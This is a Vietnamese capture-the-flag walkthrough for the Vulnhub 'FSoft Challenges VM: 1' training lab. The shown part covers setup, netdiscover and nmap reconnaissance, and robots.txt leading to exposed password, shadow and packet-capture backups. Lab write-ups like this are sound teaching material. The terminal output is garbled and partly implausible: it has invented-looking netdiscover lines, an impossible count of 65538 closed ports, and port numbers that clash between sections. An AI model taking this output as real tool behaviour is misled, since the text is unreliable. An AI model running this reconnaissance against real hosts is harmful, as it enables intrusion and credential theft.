



FSoft Challenges VM: 1 - Vulnhub

July 11, 2021



Danh sách

TÓM TẮT CÔNG VIỆC	1
Thông tin công việc	2
Cài đặt môi trường	4
Phần 1: Scanning các IP	5
1. Dùng netdiscover	5
2. Sử dụng Nmap	10
Phần 2: Tìm thông tin từ Nmap	8
1. Các Port có dữ liệu	8
Phần 3: File Exploration	14
1. Truy tìm thông tin username và password	14
Phần 4: Khám phá Blog được cài đặt trên WordPress	177
1. Khai thác thông tin từ: http://192.168.178.99/blog/	177
2. Phân tích tập tin: http://192.168.178.99/blog/wp-config.php.bak	18
Phần 5: Khám phá – Exploration	19
1. Truy cập vào: assetsthe adminer.php và opendocman	19
Phần 6: Reverse Shell	237
1. Khai thác quyền Admin	237



TÓM TẮT CÔNG VIỆC

Độ khó: Trung cấp

Flag: Cần root để đọc cờ (root.txt)

Học tập: Khai thác | Ứng dụng web | Pháp y kỹ thuật số | Bảng kê | Nâng cấp đặc quyền

DHCP được bật

Chào mừng bạn đến với Fsoft Hacking Labs!

Nếu trong quá trình khởi động, bạn nhận thấy lỗi Apache. Vui lòng đợi một phút sau đó khởi động lại. Phòng thí nghiệm được thiết kế để tự hủy hoại khi bạn khai thác không đúng cách - Vui lòng tạo ảnh chụp nhanh của chính bạn.

Chúc bạn may mắn thật nhiều !

Nhóm Akasafe – FSOF

File Information

Filename: OVA-Fsoft_Hacking_Challenge.zip

File size: 1.4 GB

MD5: CFE9CF0A7A44761E1DE2E52D0DD4E2CB

SHA1:

68F1F3ACF29F4FB32A67FF2CCBA303E7DC3CB

D90

Filename: VMDF-Fsoft_Hacking_Challenges.zip

File size: 1.4 GB

MD5: 73C3B53B3153EF4ECC930EB17F3158EF

SHA1:

F374C0596ADAE408AC19928B2E98D3F3E79C94

B6

Download

OVA-Fsoft_Hacking_Challenge.zip (Size: 1.4 GB)

Download: <https://drive.google.com/file/d/1bloEU-utfqGdpDVenX1iBmU3B5wHDu/view>

Download (Mirror): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip

Download (Torrent): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip.torrent

VMDF-Fsoft_Hacking_Challenges.zip (Size: 1.4 GB)

Download: <https://drive.google.com/open?id=1JKUvf6-t8oGpldZgpgrcKdHu1m4VrW6w>

Download (Mirror): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip

Download (Torrent): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip.torrent

Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)

Operating System: Linux

Networking

DHCP service: Enabled

IP address: Automatically assign

Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)

Operating System: Linux

About Release

Name: FSoft Challenges VM: 1

Date release: 28 Nov 2019

Author: Akasafe Team

Series: FSoft Challenges VM



Cài đặt môi trường


Download từ: https://www.vulnhub.com/entry/fsoft-challenges-vm-1.402/?fbclid=IwAR20urbV7sGTe4n4ImgcICVH8c4Syq-O2JiNZJGeMgvmtf3YeCVI_9KDa1c

The screenshot shows a Windows desktop environment with a web browser open to the Vulnhub entry page for the FSoft Challenges VM. The browser's address bar shows the URL: https://www.vulnhub.com/entry/fsoft-challenges-vm-1.402/?fbclid=IwAR20urbV7sGTe4n4ImgcICVH8c4Syq-O2JiNZJGeMgvmtf3YeCVI_9KDa1c. The page header includes the Vulnhub logo, navigation links for VIRTUAL MACHINES, HELP, RESOURCES, ABOUT, SUBMIT MACHINE, and CONTACT US. Below the header, it says "Author: Akasafe Team" and "Series: FSoft Challenges VM". A note at the top of the main content area states: "Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for protecting yourself and your network. If you understand the risks, please download!" The main content is divided into two sections: "Download" and "Description". The "Download" section lists several download links: "OVA-Fsoft_Hacking_Challenge.zip" (Size: 1.4 GB), "Download: <https://drive.google.com/file/d/1bloEU-utfqGdpDVenX1lbLmU3B5wHDu/view>", "Download (Mirror): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip", "Download (Torrent): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip.torrent (Magnet)", "VMDF-Fsoft_Hacking_Challenges.zip" (Size: 1.4 GB), "Download: <https://drive.google.com/open?id=1JKUvf6-l8oGpldZgpgrcKdHu1m4VrW6w>", "Download (Mirror): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip", and "Download (Torrent): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip.torrent (Magnet)". The "Description" section notes that the difficulty is Intermediate. The bottom of the screen shows a Windows taskbar with various icons and system status.




BREAKING IS BETTER

Ta được file .ova => mở bằng Vmware:




Và chạy win ảo ta vào được giao diện CMD:



Phần 1: Scanning các IP

1. Dùng netdiscover

- Dùng command: sudo netdiscover => Tìm máy chủ mục tiêu tấn công



- Sau khi dùng lệnh ta có các IP sau:

```
quan@kali:~$ Friday 09 July 2021
Currently scanning: 10.15.214.0/8 | Screen View: Unique Hosts
670 Captured ARP Req/Rep packets, from 4 hosts. Total size: 40200
IP Address At MAC Address Count Len MAC Vendor / Hostname
192.168.25.1 00:50:56:c0:00:08 629 37740 VMware, Inc.
192.168.25.2 00:50:56:f7:7a:8b 10 600 VMware, Inc.
192.168.25.130 00:0c:29:4e:b6:92 14 840 VMware, Inc.
192.168.25.254 00:50:56:eb:59:87 17 1020 VMware, Inc.

ARP scan done.
ARP scan open 0x10
ARP Address: 00:0c:29:4e:b6:92 (VMware)

arpdump done: 1 IP address (1 host up) scanned in 2.31 seconds

Starting httpd (http://10.15.25.254) at 2021-07-09 22:30:00
httpd scan report for 192.168.25.254
host is up (0.00019s latency).
All 100 scanned ports on 192.168.25.254 are filtered
MAC Address: 00:50:56:EB:59:87 (VMware)

arpdump done: 1 IP address (1 host up) scanned in 5.23 seconds

quan@kali:~/Desktop$
```

Sau khi đã xác định được IP của máy ảo, chúng ta có thể loại trừ 2 IP là:

192.168.25.254 và **192.168.1.1**

=> Thực hiện quét cổng với 2 IP còn lại. Quét cổng có thể được sử dụng để xác định dịch vụ nào đang chạy trên máy ảo. Dùng command: **sudo nmap -p- -A 192.168.25.xxx**

=> Cung cấp cho chúng ta tất cả các cổng đang mở phản hồi nỗ lực kết nối TCP.

2. Sử dụng Nmap

- Dùng lệnh: **sudo nmap -p- -A 192.168.25.2**

=> Ta thấy được cổng 53/tcp nhưng đã bị banner nêu ở đây không có thông tin hữu

```
(quan㉿kali)-[~/Desktop]
$ sudo nmap -p- -A 192.168.25.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-10 21:33 EDT
Nmap scan report for 192.168.25.2
Host is up (0.0039s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain (unknown banner: DNS server)
| dns-nsid:
|_ bind.version: DNS server
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|     server
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port53-TCP:V=7.91%I=7%O=%/10%Ttime=60EA4A6A%D=x86_64-pc-linux-gnu%rDNSV
SF:fingerprintBindReqTCP,37,"%x00%5%0%0x06%0x81%0x80%0%01%0%0%0%0%0x07%version
SF:%0x4bind%0%0x10%0x03%xc0%0xc0%0x10%0x03%0%0%0%0%n%0%0b%nDNS%20server
SF:";
MAC Address: 00:50:56:F7:7A:8B (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Window
s 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Linux 3.2 (91%), DVTel DVT-9540DW network camera (91%), Actiontec MT424WR-GEN3I WAP (90%), BlueArc Titan 2100 NAS device (89%), Linux 4.4 (89%), Pirelli DP-10 VoIP phone (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
```

- Làm tương tự : **sudo nmap -p- -A 192.168.25.130**

```
(quan㉿kali)-[~/Desktop]
$ sudo nmap -p- -A 192.168.25.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-10 21:31 EDT
Nmap scan report for 192.168.25.130
Host is up (0.0000s latency).
Not shown: 65538 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:bc:28:a8:3a:a5:99:21:17:53:cb:43:da:0d:d0:35 (RSA)
|   256 97:00:56:92:d4:25:51:34:0d:54:f7:a0:48:98:35:02 (ECDSA)
|_ 256 86:32:96:15:c4:34:8a:b6:31:ac:c1:04:22:60:62:0f (ED25519)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: [Hacking] Fsoft Challenges
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program  version  port/proto  service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/udp   rpcbind
|   100000  3,4     111/tcp    rpcbind
|   100000  3,4     111/udp   rpcbind
|_ 139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
8334/tcp  open  http    nginx 1.14.2
| http-server-header: nginx/1.14.2
| http-title: [Hacking] Fsoft Challenges
MAC Address: 00:0C:29:4E:B6:92 (VMware)
Device type: general purpose
```

```
Host script results:
clock-skew: mean: -5h40m06s, deviation: 2h18m33s, median: -7h00m06s
_nbtstat: NetBIOS name: FSOFIT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
SMB-os-discovery:
OS: Windows 6.1 (Samba 4.9.5-Debian)
Computer name: fsoft
NetBIOS computer name: FSOFIT\x00
Domain name: \x00
FQDN: fsoft
System time: 2021-07-10T14:31:49-04:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
Message signing enabled but not required
smb2-time:
date: 2021-07-10T18:31:49
start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1 0.51 ms 192.168.25.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.48 seconds
```

- Có thể thấy trong hình, tám cổng đang mở đã được phát hiện:

port	service
21	FTP
22nd	SSH
53	DNS
80	HTTP
111	RPC Bind (Portmapper)
139	SMB
445	SMB
8314	HTTP

Phần 2: Tìm thông tin từ Nmap

1. Các Port có dữ liệu:

Cổng 21 - Máy chủ FTP

Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.

Cổng 22 - Máy chủ SSH


Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.

Cổng 53 - Máy chủ DNS

Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.


Cổng 80 - Máy chủ HTTP

Một vài thông tin thú vị hơn ở đây. Nếu chúng ta nhập IP vào trình duyệt web, chúng ta sẽ thấy hình ảnh sau




- Ở đây chúng tôi có thể thu thập một số thông tin, liệu chúng tôi có thể sử dụng nó hay không, chúng tôi sẽ xem sau. Điều thú vị là **NMAP** từ phần 1 không tìm thấy tệp tin **robots.txt** nhưng mặc dù nó tồn tại.

- Hãy gọi nó lên trong trình duyệt web: <http://192.168.25.130/robots.txt>




- Có vẻ như có một số mục nhập và tất nhiên chúng tôi có thể tiếp tục truy cập đến.

192.168.25.130/backup/ - (bốn tệp passwd.bak, secret.pcapng, shadow.bak, web_12032018-backup.zip) chúng tôi tải xuống để phân tích sau.



- **192.168.25.130/blog** – 1 giao diện web được chạy trên nền WordPress. Chúng ta hãy xem sau.



